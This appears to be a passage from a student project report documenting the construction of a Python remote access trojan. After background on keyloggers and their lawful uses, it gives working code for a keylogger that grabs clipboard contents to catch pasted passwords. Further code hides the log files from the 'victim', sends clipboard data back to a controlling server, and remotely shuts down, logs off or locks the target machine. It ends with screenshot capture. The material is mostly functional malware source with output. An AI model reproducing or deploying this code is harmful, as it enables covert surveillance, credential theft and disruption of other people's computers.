A Keylogger is one of the oldest forms of malicious attacks on a system. Keyloggers come in a variety of different forms, with the oldest forms focussing around a hardware device which would physically nestle between the keyboard and the computer, logging every keystroke and recording the keys pressed, and then when the keylogger is physically retrieved, the data can be downloaded and analysed.

This was then developed upon until the data could be retrieved without having to physically retrieve the device logging.

4.4.2 How:

The effective use of keyloggers dates back to the 1970’s where they were used to monitor electric typewriters by the Soviet Union. These particular devices would capture the typed information, and send it via radio signals back to the Sovient Intelligence base.[19]

In the modern implementations of many keyloggers, they opt for alternative methods of data retrieval such as uploading the logged data to predefined websites, databases, FTP servers etc. Another method is sending the data via email. Modern keyloggers also come in the form of software, making them much easier to infect a system and much harder Another possibility when using a keylogger as part of a larger system such as a RAT is remotely downloading the keystroke data.

Keyloggers are now one of the most common forms of cyber threat, and usually come as part of many other more significant threats, including RATs.

4.4.3 Virtuous:

While Keyloggers are nearly exclusively used for malicious purposes, they do pose virtuous utility if operated with moral intentions. One situation where the ethical implementation is apparent, is as part of a diagnostic utility - keyloggers are often used to check whether the input from a keyboard is being received correctly, and if it is not - what input (if any) is being received. This works effectively because a keylogger can display representations for keypresses of keys which would not usually produce a visual output, such as modifier keys, function keys. This can be used to pinpoint where an Input/Output error is taking place. This form of monitoring can be useful in testing, debugging and user experience.

These are also commonly implemented as functionalities in a monitoring or surveillance style tool, such as those used by parents to monitor children, or employers to monitor employees. While ethically questionable, this is entirely legal. Depending on the extent of the logging software, this can be used by system administrators to track and monitor users for security reasons as well as compliance within regulations and legislations.

Another use for Keylogging is as a form of data collection, Microsoft Windows 10 comes with its own data logging functionality, which collects more than just keylogging data, but also any interactions with Windows, such as speaking, writing, or typing - “Microsoft collects speech, inking and typing information - including information about your Calendar and People (also known as contacts)...”. Microsoft claims the purpose behind this is to use the information gathered to improve their typing and writing functionalities in the future, and additional telemetry purposes.

A similar approach is taken by Grammarly, an online tool utilised by many students for the purpose of improving writing styles, correcting spelling and grammar, and generally improving the quality of literary pieces. Grammarly has been described as a “Keylogger with useful features” however the company themselves have commented on precautions they have taken to protect (and not log) sensitive data.

If any data is being logged or monitored, especially in a corporate workplace, the employees must be informed of the monitoring, and any data should also be encrypted.

4.4.4 DEVELOPMENT :

The Key logger was developed as its own separate class, in an object oriented manner with its own constructor and multiple methods. The first task that the keylogger must complete is to create the directory in which all of the logged data will be stored.

The next method delineated what would happen in the event of a key press, namely - the process of saving the pressed key to a file. The key presses were saved to two separate files one containing the raw codes of the keys pressed, and one containing the “Readable” data which was formatted in a much more interpretable manner. The readable version of the file was generated by outputting the regular characters to the file, without printing them to a new line, creating a much more coherent output. The not standard characters and keys were implemented into a dictionary, so that when an irregular key was pressed the output could be converted to a more comprehensible output. An example of this is the enter key being represented by a new line, or the spacebar represented by a space.

For the readable log, the dictionary value of these was outputted, while in the keycodes file the raw keycodes were saved. A method was then defined to implement a listener from the Pynput.keyboard class, with the recording method called on each key press event. This method was to be implemented by the threading.thread() class to have the keylogger run on a separate thread to the rest of the program, allowing simultaneous operation.

The Clipboard grabbing method experimented with in section [4.7] was copied and implemented into the keylogger, the idea behind this is that, currently, if the user were to copy and paste something into a document between pressing keys, the results would not be accurate or coherent. Furthermore, with more and more people coming to terms with using password managers there are less occurrences of people typing out their passwords and more cases of copy and pasting of them, for these to be retrieved effectively the keylogger can specifically search for the shortcuts used to copy and paste, and log the clipboard contents at these times.

When implementing this feature, it was hypothesized that it would be as simple as monitoring for a combination of "CTRL" and either "C" or "V" for copy and paste respectively. This is not the case, due to the fact that although the physical keys being pressed are "CTRL" + "C/V" the digital codes received are actually ascii codes 3 and 16, being received in the format of "\x03" and "\x16" respectively. Implementation of capturing these codes did not appear to be as simple as expected with much triel, error and research required before settling on the correct solution of formatting the codes as a raw string using the r" prefix.

Now the keylogger function was fully functional including outputting the clipboard contents to the designated file when the "CTRL+C" and "CTRL+V" shortcuts were used. It looked like this:

```
from pynput.keyboard import Key, Listener, Controller
import pyperclip
import threading
import os
```

```
class Keylogger:
    def __init__(self):
        # Dictionary containing all the keys
        # which may not produce a visible output in the log,
        # but still need recording
        self.modifier_keys = {
            "Key.enter": '\n',
            "Key.space": ' ',
            "Key.shift_l": '',
            "Key.shift_r": '',
            "Key.tab": "[TAB]",
            "Key.backspace": "[BACKSPACE]",
            "Key.caps_lock": "[CAPSLOCK]",
            "Key.ctrl": "[CTRL]",
            r"'\x03'":  "\n[COPIED TO CLIPBOARD] \n",
            r"'\x16'": "\n[Pasted: " + self.getClipBoard() + "]\n"
        }
        self.standardkey = True
        # Make a folder to store the logs,
        # if the folder already exists continue
        try:
            os.mkdir('./logs')
        except FileExistsError:
            pass
```

Shown here is the dictionary that was used to convert keycodes, to their respective displayed result.

```
# When a key is pressed on keyboard
def key_press(self, key):
    # ESCAPE CLAUSE
    if key == Key.esc:
        print("ESCAPED: ")
        input()
        return False

    with open('./logs/readable.txt', 'a+') as log, open('./logs/keycodes.txt', 'a+') as codes:
        # key codes
        # This produces an output unreadable to humans
        print("added code: " + str(key))
        codes.write(str(key) + '\n')

        # readable keys
        for keycode in self.modifier_keys:
            # print("key = " + str(key) + " code = " + keycode)
            if keycode == str(key):
                self.standardkey = False
                log.write(self.modifier_keys[keycode])

                break
        if self.standardkey:
            log.write(str(key).replace("'", ""))
        self.standardkey = True
```

```
def log(self):
        with Listener(on_press=self.key_press) as listener:
         listener.join()  # listening for keystrokes

def getClipBoard(self):
    cb = pyperclip.paste()  # getting the clipboard

    if len(cb) == 0:
        contents = "/No Clipboard contents/"
    else:
        contents = cb
    print(contents)
    return contents
```

```
start = Keylogger()
kThread = threading.Thread(target=start.log)
kThread.start()

keyboard = Controller()
keyboard.press(Key.esc)
keyboard.release(Key.esc)
```

When integrating into the server client model, the server only needs to send the correct command as the entirety of these functions are executed client side.

On the client side they are integrated as follows: the Class is integrated in its entirety with functions to start and disable the keylogger

```
# ''' KEYLOGGER FUNCTIONS '''
    def enableKeyLogger(self):
        # """ start thread for key logger """
        self.Keylogger = Keylogger()
        kThread = threading.Thread(target=self.Keylogger.log)
        kThread.start()
        self.client.send("*** SUCCESSFULLY STARTED LOGGER ***".encode())

    def disableKeyLogger(self):
        keyboard = Controller()
        keyboard.press(Key.esc)
        keyboard.release(Key.esc)
        print("KEYLOGGER KILLED")
        self.client.send("*** KEY LOGGER KILLED ***".encode())
```


4.5 Folder Hiding & Extensions:

In an attempt to remain more inconspicuous any files or folders that are left on the clients system can be hidden. This is not entirely foolproof and does not make the files completely invisible and unfindable however it does decrease the chance of the victim finding the files without specifically looking for them.

This is achieved using the subprocess module to access the shell, and giving the files the “+h” attribute, meaning the hidden attribute. When applied to the keylogs, the code looks like this:

```
def hidelogs(self):
    """ Hiding key-logger logs """
    command = "attrib +h ./logs/readable.txt"
    subprocess.Popen(command, stdout=subprocess.PIPE, stderr=subprocess.PIPE, stdin=subprocess.PIPE, shell=True)
    time.sleep(1)
    command = "attrib +h ./logs/keycodes.txt"
    subprocess.Popen(command, stdout=subprocess.PIPE, stderr=subprocess.PIPE, stdin=subprocess.PIPE, shell=True)
```

By enabling “show hidden files” in file explorer and checking the properties, you can see this file is successfully hit, the file is not shown unless “view hidden files” is enabled.


keycodes Properties
General
Security
Details
Previous Versions
keycodes
Type of file: Text Document (.txt)
Opens with: Notepad
Change...
Location: D:\Users\Danny\FROM C\Desktop\Github\Final-Ye
Size: 3.94 KB (4,036 bytes)
Size on disk: 4.00 KB (4,096 bytes)
Created: 13 April 2021, 16:16:57
Modified: 19 April 2021, 21:38:03
Accessed: 25 April 2021, 00:20:55
Attributes: Read-only Hidden
Advanced...
OK
Cancel
Apply

4.6 Shutdown, Log Off, Lock:

With a good understanding of using the command line, and the correct permissions, combined with the python libraries that support use of the shell, many commands can be run with malicious intent - some of these have been given their own function in order to aid the actor behind the server machine.

As with all of the features and functionalities established throughout this software, these features were abstracted and isolated to the most simple forms possible, and iteratively built upon and extended until they were sufficient to be fully integrated with the live build.

The following features all share a similar methodology and application, and were therefore developed synchronously. There exist a few slight differences and dissimilarities within the functions, and a few different methods of obtaining the same outcomes.

4.6.1 ShutDown:

One of the simplest forms of Denial-of-Service attacks, is simply to deny the target access to the machine by shutting it down. In python, this can be achieved by using the os library, calling the "os.system()" function with a parameter such as "shutdown /s". However as previously investigated, in most occurrences it exists and a much cleaner solution to implement functions from the python Subprocess module instead; as demonstrated with the shell implementation. Furthermore, due to the existing implementation of the subprocess functions in the devised shell procedure, this code can be functionalized, re-used and passed parameters into; in this case the "shutdown /s" argument.

```
def osShutdown():
    os.system("shutdown /s")
```

4.6.1.1 Shutdown With options:

After further thorough research into the possibilities of using the "shutdown /s" command, the possibility of adding or exchanging flags to the command arose. With the official Microsoft documentation showing the many different options and use cases, as well as delving into the requirements and use cases. [20]

Furthermore, by running the "shutdown /?" command in the Windows Command prompt, all of the commonly used flags are displayed with a brief description.

```
C:\Users\Danny>shutdown /?
Usage: shutdown [/i | /l | /s | /sg | /r | /g | /a | /p | /h | /e | /o] [/hybrid] [/soft] [/fw] [/f]
    [/m \\computer][/t xxx][/d [p|u:]xx:yy [/c "comment"]]

    No args    Display help. This is the same as typing /?.
    /?         Display help. This is the same as not typing any options.
    /i         Display the graphical user interface (GUI).
               This must be the first option.
    /l         Log off. This cannot be used with /m or /d options.
    /s         Shutdown the computer.
    /sg        Shutdown the computer. On the next boot, if Automatic Restart Sign-On
               is enabled, automatically sign in and lock last interactive user.
               After sign in, restart any registered applications.
    /r         Full shutdown and restart the computer.
    /g         Full shutdown and restart the computer. After the system is rebooted,
               if Automatic Restart Sign-On is enabled, automatically sign in and
               lock last interactive user.
               After sign in, restart any registered applications.
    /a         Abort a system shutdown.
               This can only be used during the time-out period.
               Combine with /fw to clear any pending boots to firmware.
    /p         Turn off the local computer with no time-out or warning.
               Can be used with /d and /f options.
    /h         Hibernate the local computer.
               Can be used with the /f option.
    /hybrid    Performs a shutdown of the computer and prepares it for fast startup.
               Must be used with /s option.
    /fw        Combine with a shutdown option to cause the next boot to go to the
               firmware user interface.
    /e         Document the reason for an unexpected shutdown of a computer.
    /o         Go to the advanced boot options menu and restart the computer.
               Must be used with /r option.
    /m \\computer Specify the target computer.
    /t xxx     Set the time-out period before shutdown to xxx seconds.
               The valid range is 0-315360000 (10 years), with a default of 30.
               If the timeout period is greater than 0, the /f parameter is
               implied.
    /c "comment" Comment on the reason for the restart or shutdown.
               Maximum of 512 characters allowed.
    /f         Force running applications to close without forewarning users.
               The /f parameter is implied when a value greater than 0 is
               specified for the /t parameter.
    /d [p|u:]xx:yy  Provide the reason for the restart or shutdown.
               p indicates that the restart or shutdown is planned.
               u indicates that the reason is user defined.
               If neither p nor u is specified the restart or shutdown is
               unplanned.
               xx is the major reason number (positive integer less than 256).
               yy is the minor reason number (positive integer less than 65536).
```


As show from this, not only can the system be shutdown using the "**shutdown /s**", however it can be extended to include the "**/f**" flag also, which will "Force Running applications to close without forewarning users", the "**/t**" flag can also be added to add a time delay before the device shuts down. And the "**/c**" flag can be added to introduce a comment of 512 characters or less, giving a reason for the shutdown, or just displaying a custom message.

A combination of these flags can be used to produce a command like " (***shutdown /s /f /t 60 /c "This device has been remotely shutdown using a RAT software"***)" Where this will: shutdown the system, forcing all running applications to close without warning, in 60 seconds time, and displaying the message of "***This device has been remotely shutdown using a RAT software***".

These were also experimented using the “os.system()” method.

```
def osShutdown():
    os.system("shutdown /s /t 600")
```

When running the command with a time flag - this output is produced:




```
def shutdownshell():
    try:
        obj, _ = subprocess.run("shutdown /s /t 60", check=True, shell=True)
        # output = (obj.stdout.read() + obj.stderr.read()).decode("utf-8", errors="ignore")
    except Exception as e:
        print("This failed to execute : " + str(e))
```

When adding more flags, the output can be manipulated:

```
def shutdownshell():
    try:
        obj, _ = subprocess.run('shutdown /s /t 60 /f /c "This is a custom message" ', check=True, shell=True)
        # output = (obj.stdout.read() + obj.stderr.read()).decode("utf-8", errors="ignore")
    except Exception as e:
        print("This failed to execute : " + str(e))
```

4.6.2 Log Off:

Logging off can be used in a similar nuisance manner as shutting down the computer, without having to fully shut down the computer. Once the command has been configured to successfully shutdown the system completely it is relatively simple to adjust the flags in the command to create the log-off functionality. The key difference is switching the "***/s***" flag for the "***/l***" (forward slash followed by a lowercase letter L) flag.

Use of the "/l " flag has to be carefully monitored, due to the fact that it does not interact with some of the other flags kindly, most notably, the "/t" flag cannot be used in conjunction with it, meaning any calling of the logoff procedure results in an immediate log off, halted only by Windows' method of making sure that unsaved work won't be lost, allowing the logoff to cancel. This protection can again be suppressed with the "/f" flag.

4.6.3 Restart:

Restarting follows a similar process, however this time replacing the "***/s***" flag with the "***/r***" flag. Restart however, can be used in conjunction with the "/t" flag.

```
def restartshell():
    try:
        obj, _ = subprocess.run('shutdown /r /t 60 /c "This is a custom message for the Restart Procedure"', check=True, sh
        # output = (obj.stdout.read() + obj.stderr.read()).decode("utf-8", errors="ignore")
    except Exception as e:
        print("This failed to execute : " + str(e))
```

This Produces the exact same message as the shutdown procedure, with the custom message displayed when the "/c" flag is engaged, and the standard generic default message if the flag is omitted.

Engaged:

Omitted:

```
def restartshell():
    try:
        obj, _ = subprocess.run('shutdown /r /t 60', check=True, shell=True)
        # output = (obj.stdout.read() + obj.stderr.read()).decode("utf-8", errors="ignore")
    except Exception as e:
        print("This failed to execute : " + str(e))
```

4.6.4 Aborting the shutdown:

One key thing to note, is that if the time delay is enabled, and the actor operating the target machine has the knowledge and time to act, the shutdown or restart can be aborted, by running the "shutdown /a " command. This also means that the attacker operating this software can abort the shutdown however this feature did not seem necessary to add explicitly, therefore if the operator wishes to do this, they would need to use the shell facility of this tool. Here is the command run in Command prompt, run twice, to show that

it worked the first time:

```
C:\Users\Danny>shutdown -a

C:\Users\Danny>shutdown -a
Unable to abort the system shutdown because no shutdown was in progress.(1116)

C:\Users\Danny>
```

4.6.5 Functionalization:

Due to the nature of how all of these features operate, running the same process, with a different command or essentially different string, a function can be abstracted which takes the string / command as the argument. This ended up being extremely similar to the code used to operate the shell functionality, and therefore this similar code was abstracted into its own function too. The function used for the shutdown facility took its first form in the following manner:

```
def runrun(msg):
    obj = "failed"
    try:
        obj, _ = subprocess.run(msg, check=True, shell=True)
        #output = (obj.stdout.read() + obj.stderr.read()).decode("utf-8", errors="ignore")
    except Exception as e:
        print("There may have been an error: " + str(e) + " + " + str(obj))
```

Where the message is the argument passed into the function. Thus the individual operations would only need to define the command to be passed in, and then call the above function, as demonstrated below:

```
def shutdown():
    msg = "shutdown /s"
    runrun(msg)
```

This produces the exact same outputs as shown above for the corresponding commands passed into the functions.

4.6.6 Lock System:

To lock the system is very different, the same “shutdown” command can not be used, and therefore further research was needed to achieve this goal. Two methods explored revolve around the use of the inbuilt “LockWorkStation()” function, available in the windows dll (dynamic link library), the first method explored called the function using the ctypes foreign function library (FFL) in the form of “ ctypes.windll.user32.LockWorkStation()”

```
try:
    ctypes.windll.user32.LockWorkStation()
except Exception as e:
    print("Error: ", e)
```


The second method explored a similar approach, however again making use of shell input to the command line, as used for the shutdown procedures. This involved passing the `"rundll32.exe user32.dll, LockWorkStation"` command into the same function that had been created to run commands in the shell. First creating it as its own function - limiting any chance of error:

```
def simplelock():
    try:
        obj, _ = subprocess.run("rundll32.exe user32.dll, LockWorkStation", check=True, shell=True)
        # output = (obj.stdout.read() + obj.stderr.read()).decode("utf-8", errors="ignore")
    except Exception as e:
        print("This failed to execute : " + str(e))
```

Then once confirming this functioned as expected, which it did successfully, it was then modified to call the new function being called by the improved shutdown feature, passing the command as an argument.

```
def locksystem():
    msg = "rundll32.exe user32.dll, LockWorkStation"
    runrun(msg)
```

This functioned perfectly and locked the screen as expected.



4.7 Clipboard grab:

Another feature added was the ability to grab the clipboard contents. This function used the Pyperclip library to obtain the clipboard contents, the server sent the command which called the clients “ClipboardGrab()” function which in turn called a static function that returned the current systems clipboard contents, if there are any, if not it returns a message saying ”/No Clipboard contents/”. The clipboard contents are then sent across the socket back to the server, and then saved to a text file.

```
def getClipBoard(self):
    """ Get victim' clipboard in plain text """
    command = "-getcb"
    self.client_socket.send(command.encode("utf-8"))
    # recv clipboard
    cb = self.client_socket.recv(self.BUFFER_SIZE)
    print("*** Got clipboard ***")
    with open('../receivedfile/cb.txt', 'w+') as f:
        f.write(cb.decode("utf-8"))
    print("*** Wrote it to cb.txt ***")
```

```
def clipboardgrab(self):
    self.client.send(getClipBoard().encode('utf-8'))
```

```
# ''' STATIC METHODS '''
def getClipBoard():
    cb = pyperclip.paste()  # getting the clipboard

    if len(cb) == 0:
        contents = "/No Clipboard contents/"
    else:
        contents = cb
    print(contents)
    return contents
```

This function was implemented as a static function so that it could also be used later with the keylogger functionality.

4.8 ScreenShot:

4.8.1 Research:

There are many facilities and libraries dedicated to taking screenshots in python, and even more which simply offer the functionality as part of a larger goal.

The key libraries investigated:

- Pyscreenshot [21]
- Opencv-python [22]
- Pyautogui [23]
- Pillow (PIL) [24]
- MSS [25]

A lot of these libraries have their own benefits and reasons to use.

Pyscreenshot V3.0: a module created due to the lack of support behind the original PIL ImageGrab module, due to more recent improvements this module is now obsolete in most use cases, originally PIL ImageGrab had no support for Linux or MacOS leaving a need for this module to be designed, this has now been changed. There are still a few special cases, such as flexible backends and optional subprocessing which this module handles extremely well when compared to the alternatives however for the limited requirements in this project, this module is not comparably suitable.

Pyautogui is an extremely popular method for taking a screen capture, utilising the PIL (Python Image Library) and thus supporting the opening, manipulation, and saving of many image formats. One drawback of using pyautogui is that it captures the image in an RGB (Red, Green, Blue) format, however, when reading the image back, the image is read in BGR (Blue, Green, Red) format. This means that to effectively utilise the pyautogui module, numpy is required and opencv-python is also required.

An example implementation of this would be as follows:

```
# Python program to take
# screenshots


import numpy as np
import cv2
import pyautogui


# take screenshot using pyautogui
image = pyautogui.screenshot()

# since the pyautogui takes as a
# PIL(pillow) and in RGB we need to
# convert it to numpy array and BGR
# so we can write it to the disk
image = cv2.cvtColor(np.array(image),
                     cv2.COLOR_RGB2BGR)

# writing it to the disk using opencv
cv2.imwrite("image1.png", image)
```

While this successfully produces the correct desired output, it requires 3 fairly large imports. There is a way to use a more lightweight approach, opting for using the “save()” feature in Pyautogui.

```
import pyautogui
screenshot = pyautogui.screenshot()
screenshot.save("screen.png")
```

This saves the screenshot to the device, with the name passed as the argument given to the “.save()” function. This is a much more viable option, and a worthy consideration.

Another option is to use the “pillow” module; more specifically the imageGrab class of the pillow module, as mentioned above, this originally did not support MacOS or Linux devices however the most recent version does.

This operates similarly to pyautogui, with an example following almost the exact same structure:

```
from PIL import ImageGrab
image = ImageGrab.grab(bbox=(0,0,700,800))
image.save('sc.png')
```

One minor difference here is that a “bbox” can be passed as an argument, with the intent of capturing only a certain part of the screen. If the bbox argument is not passed, then the entire screen will be captured as expected.

Pillow also supports the facility to capture multiple screens, for example if an external display is attached.

```
from PIL import ImageGrab

screenshot = ImageGrab.grab(all_screens=True)  # Take a screenshot that includes all screens
```

However this functionality appears to still only be supported in windows - this is not an extremely large issue as the target system for most of the functionality will be windows, however it is an important consideration to bear in mind when thinking about the future expansion and scalability of this project.

MSS: MSS is an ultrafast multiple screenshot module with full cross platform support, in pure python using ctypes, MSS is very lightweight, extremely simple. MSS also supports use of context managers and therefore can be used with a “With statement” and example of this is given below:

```
import mss

with mss.mss() as mss_instance:  # Create a new mss.mss instance
    monitor_1 = mss_instance.monitors[1]  # Identify the display to capture
    screenshot = mss_instance.grab(monitor_1)  # Take the screenshot
```

While on it’s own, MSS is a relatively simple, basic module with limited functionality, it can be paired with PIL to achieve all of the functionality that is likely to be needed.

It also has the functionality of saving to a file:

```
import mss

output_filename = 'screenshot.png'

with mss.mss() as mss_instance:
    mss_instance.shot(output=output_filename)
```

And crucially as one of the strong defining characteristics of MSS, it has the ability to capture all monitors in one shot, or each monitor individually. As previously mentioned, another defining characteristic of MSS is the speed at which it can capture images, modules like PyAutoGui are renown to experience latency of up to, and sometimes over one second between frames, which is extremely high, and while not ridiculously crucial to the implementation that it will be used for in this program, it is hardly ideal. With the way MSS is implemented it can achieve over 100 frames per second. This is going to become extremely relevant when recording the screen is the topic.

IMPLEMENTATION:


As with all the features implemented throughout this program, the screenshot functionality was abstracted and isolated down to the simplest form in its own program, then slowly and iteratively built up until it could be integrated with the main program.

4.8.2 Take a screenshot:

The first step was to take a singular screenshot, this consisted of simply importing mss and then calling the screenshot function. By importing the MSS class from the MSS module the program can be kept even more lightweight and optimised. The intended functionality only requires the screenshot to be saved to a file, so the isolated development opted for this method immediately as opposed to taking the screenshot and storing internally in the program.

```
from mss import mss
sct = mss()
sct.shot(output='screen.png')  # taking screenshot
```

The Output of this is a screenshot with the name “screen” and the filetype of “.png” saved to the root directory where the environment is set up.



4.8.3 Save a screenshot:

This was then implemented as a function, with the file path adjusted to save the screenshot to a logs folder, with console outputs and debugging aids:

```
def single():
    # SINGLE SCREENSHOT
    sct = mss()
    sct.shot(output='./logs/screenshot_test.png')  # taking screenshot
    print("Screenshot taken")
    input()
```

From here it was noticed that only one screenshot could exist at a time, due to the names clashing, and a new screenshot replacing any previous screenshots with the same name.

It was axiomatic that this would be an issue at a later point and affect the overall functionality of the system, especially when progressing to a point where a screen recording feature was to be implemented, therefore it seemed like an optimal approach to account for this before progressing with the screenshot functionality any further.

The first idea which invoked itself was through the use of using a variable to change the name that the screenshot would be saved with. A simple method to do this was by

concatenating the filepath and name with a variable which could be incremented with each screenshot taken.

The first iteration of this idea took a simple form as shown below:

```
path = "./logs/screenshot" + str(screenshot_counter) + ".png"
```

With the path variable being passed to the output argument instead. However this felt unoptimised and clunky. The solution settled upon chose to implement the ".format()" method instead. Resulting in the following function:

```
# SCREENSHOT WITH NUMBER IN FILENAME
def number():
    sct = mss()
    sct.shot(output='./logs/screenshot{}.png'.format(screenshot_counter))  # taking screenshot
    print("Screenshot {} taken".format(screenshot_counter))
    input()
```

Where currently "screenshot_counter" is a global variable, defined with one value.

To test this theory - a loop was implemented to iterate through 10 times, and use the iteration counter as the distinguishing factor between the filenames, implementing the method devised above.

